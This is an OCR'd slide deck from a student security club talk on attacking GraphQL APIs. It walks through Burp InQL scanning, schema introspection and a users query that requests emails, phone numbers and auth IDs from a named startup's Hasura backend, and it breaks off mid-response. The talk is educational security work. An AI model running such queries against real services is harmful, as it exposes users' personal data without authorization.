
Hacking GraphQL for fun ~~and profit~~

Aditya Saligrama

Applied Cyber Weekly Meeting

March 10, 2023

How it all began


open me:

HELLO

someone wants to bump into you at the first ever

Little Disco


at Stanford!

find out more at

@ stanford_disco

little-disco.com

♥LD


now

Little Disco time!


One minute to go! 97 students at Stanford are waiting to bump into you. Ready to find out who? Tap to join!

January 16, 2023


Intro: what *is* GraphQL?

- Data query language and API intro’d by Meta (2015)
- Client sends queries to backend
  - Rather than queries being stored on the server
- Use one query to aggregate multiple data sources
  - Abstracts query details of databases, microservices, etc.
  - Popular w/ “big social media” (FB, IG, Twitter, etc.)

GraphQL in the wild




```
▼ GET
  Scheme: https
  Host: api.twitter.com
  Filename: /graphql/rePnxwe9LZ51nQ7Sn_xN_A/UserByScreenName

  variables: {"screen_name":"saligrama_a","withSafetyModeUserFields":true,"withSuperFollowsUserFields":true}
  features: {"responsive_web_twitter_blue_verified_badge_is_enabled":true,"responsive_web_graphql_exclude_direct
  ive_enabled":false,"verified_phone_label_enabled":false,"responsive_web_graphql_skip_user_profile_image_extensi
  ons_enabled":false,"responsive_web_graphql_timeline_navigation_enabled":true}

  Address: 104.244.42.66:443

  Status            200 OK
  Version           HTTP/2
  Transferred       2.44 kB (2.59 kB size)
  Referrer Policy   strict-origin-when-cross-origin
```




```
▼ data: Object { user: {…} }
  ▼ user: Object { result: {…} }
    ▼ result: Object { __typename: "User", id: "VXNlcjo0ODE5ODk3Mjg4", rest_id: "4819897288", … }
        __typename: "User"
        id: "VXNlcjo0ODE5ODk3Mjg4"
        rest_id: "4819897288"
        affiliates_highlighted_label: Object { }
        has_graduated_access: true
        is_blue_verified: false
      ▼ legacy: Object { blocked_by: false, blocking: false, follow_request_sent: false, … }
          blocked_by: false
          blocking: false
          follow_request_sent: false
          followed_by: false
          following: false
          muting: false
          notifications: false
          protected: false
          can_dm: true
          can_media_tag: true
          created_at: "Sun Jan 17 01:28:54 +0000 2016"
          default_profile: false
          default_profile_image: false
          description: "Security, systems, and open-source enthusiast. TA @stanfordio, VP @cyberapplied, fmr
                        @Lacework @uptycs @akamai. MA & Stanford '24. @saligrama@mas.to (he/him)"
        ▶ entities: Object { description: {…}, url: {…} }
          fast_followers_count: 0
          favourites_count: 1154
          followers_count: 255
          friends_count: 272
```

Common GraphQL flow (e.g. Apollo)

Write a custom data source controller class per data source



Hasura: GraphQL for arbitrary databases




Supported Databases

PostgreSQL Available — Learn more ↗	Microsoft SQL Server Available — Learn more ↗	Google BigQuery Available — Learn more ↗
AzureDB Postgres Available — Learn more ↗	Amazon Aurora Available — Learn more ↗	yugabyteDB Available — Learn more ↗
CockroachDB Available — Learn more ↗	amazon ATHENA Available — Learn more ↗	snowflake Available — Learn more ↗
MySQL Coming Soon — Get notified ↗	mongoDB Planned — Express interest ↗	ORACLE Planned — Express interest ↗

- Plug-and-play: automatic configuration of data source controllers for databases
  - GraphQL schema inferred from database schema
- Can you see how a startup would appreciate this?


GraphQL security model

Remember this?




GraphQL security model

GraphQL is similar!



Step One: Run a Scan


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Protobuf Type Editor InQL Scanner InQL Timer InQL Attacker Settings
Load
GraphQL #0 Raw
Search...
0 matches

Queries, Mutations and Subscriptions

```
leap-hasura.onrender.com
  subscription
    2023-01-26
      1674759602
        topics.query
        topics_by_pk.query
        users.query
        users_by_pk.query
  query
    2023-01-26
      1674759602
        topics.query
        topics_by_pk.query
        users.query
        users_by_pk.query
  doc-2023-01-26-1674759602.html
```


Query:

```
query {
  users(offset:1334, distinct_on:[auth_service], limit:1334, order_by:[{auth_service: asc_nulls_last, auth_id: asc_nulls_last, timezone: asc_nulls_last, roles: asc_nulls_las
st}], where:{auth_service: {_in: auth_service_t}, _or: {_or: {_or: {_or: {_or: {_or: users_bool_exp}}}}}, auth_id: {_nregex: "code*"}, timezone: {_nregex: "code*"}, roles: {
regex: "code*"}, phone_number: {_nregex: "code*"}, google_place_id: {_nregex: "code*"}, id: {_in: bigint}, first_name: {_nregex: "code*"}, email: {_nregex: "code*"}}) {
    auth_service
    auth_id
    timezone
    roles
    created_at
    bio
    last_name
    profile_image_url
    interest_ids
    updated_at
    location
    phone_number
    id
    google_place_id
    first_name
    email
  }
}
```

Variables:

```
{}
```

A cheat code: schema introspection



Request

Pretty Raw Hex

```
POST /v1/graphql HTTP/2
Host: leap-hasura.onrender.com
Content-Type: application/json
Apollographql-Client-Version: 1.0.0-49
Accept: */*
Authorization: Bearer
[redacted]
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
X-Apollo-Operation-Id: bef44288212ed5e81ec5c3034034bc6616866be312f00f6b7e34d738a5c899a7
X-Leap-Client-Info: {"appId":"dancefloor","appVersion":"1.0.0"}
Content-Length: 171
X-Apollo-Operation-Type: query
Apollographql-Client-Name: leap-ios
X-Leap-Auth-Provider: firebase
User-Agent: Dancefloor/49 CFNetwork/1402.0.8 Darwin/22.2.0
X-Apollo-Operation-Name: NextChat

{
  "id":"bef44288212ed5e81ec5c3034034bc6616866be312f00f6b7e34d738a5c899a7",
  "query":
  "{ \n __schema \n { queryType \n { fields \n {\n name \n description \n } \n } \n } \n }"
}
```


Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Date: Wed, 25 Jan 2023 21:31:45 GMT
Content-Type: application/json; charset=utf-8
Cf-Ray: 78f41e14f99c6426-SJC
Cf-Cache-Status: DYNAMIC
X-Render-Origin-Server: Warp/3.3.19
X-Request-Id: b1fe5ac9-e67e-43ff-b196-5245660630a4
Vary: Accept-Encoding
Server: cloudflare
Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

{
  "data":{
    "__schema":{
      "queryType":{
        "fields":[
          {
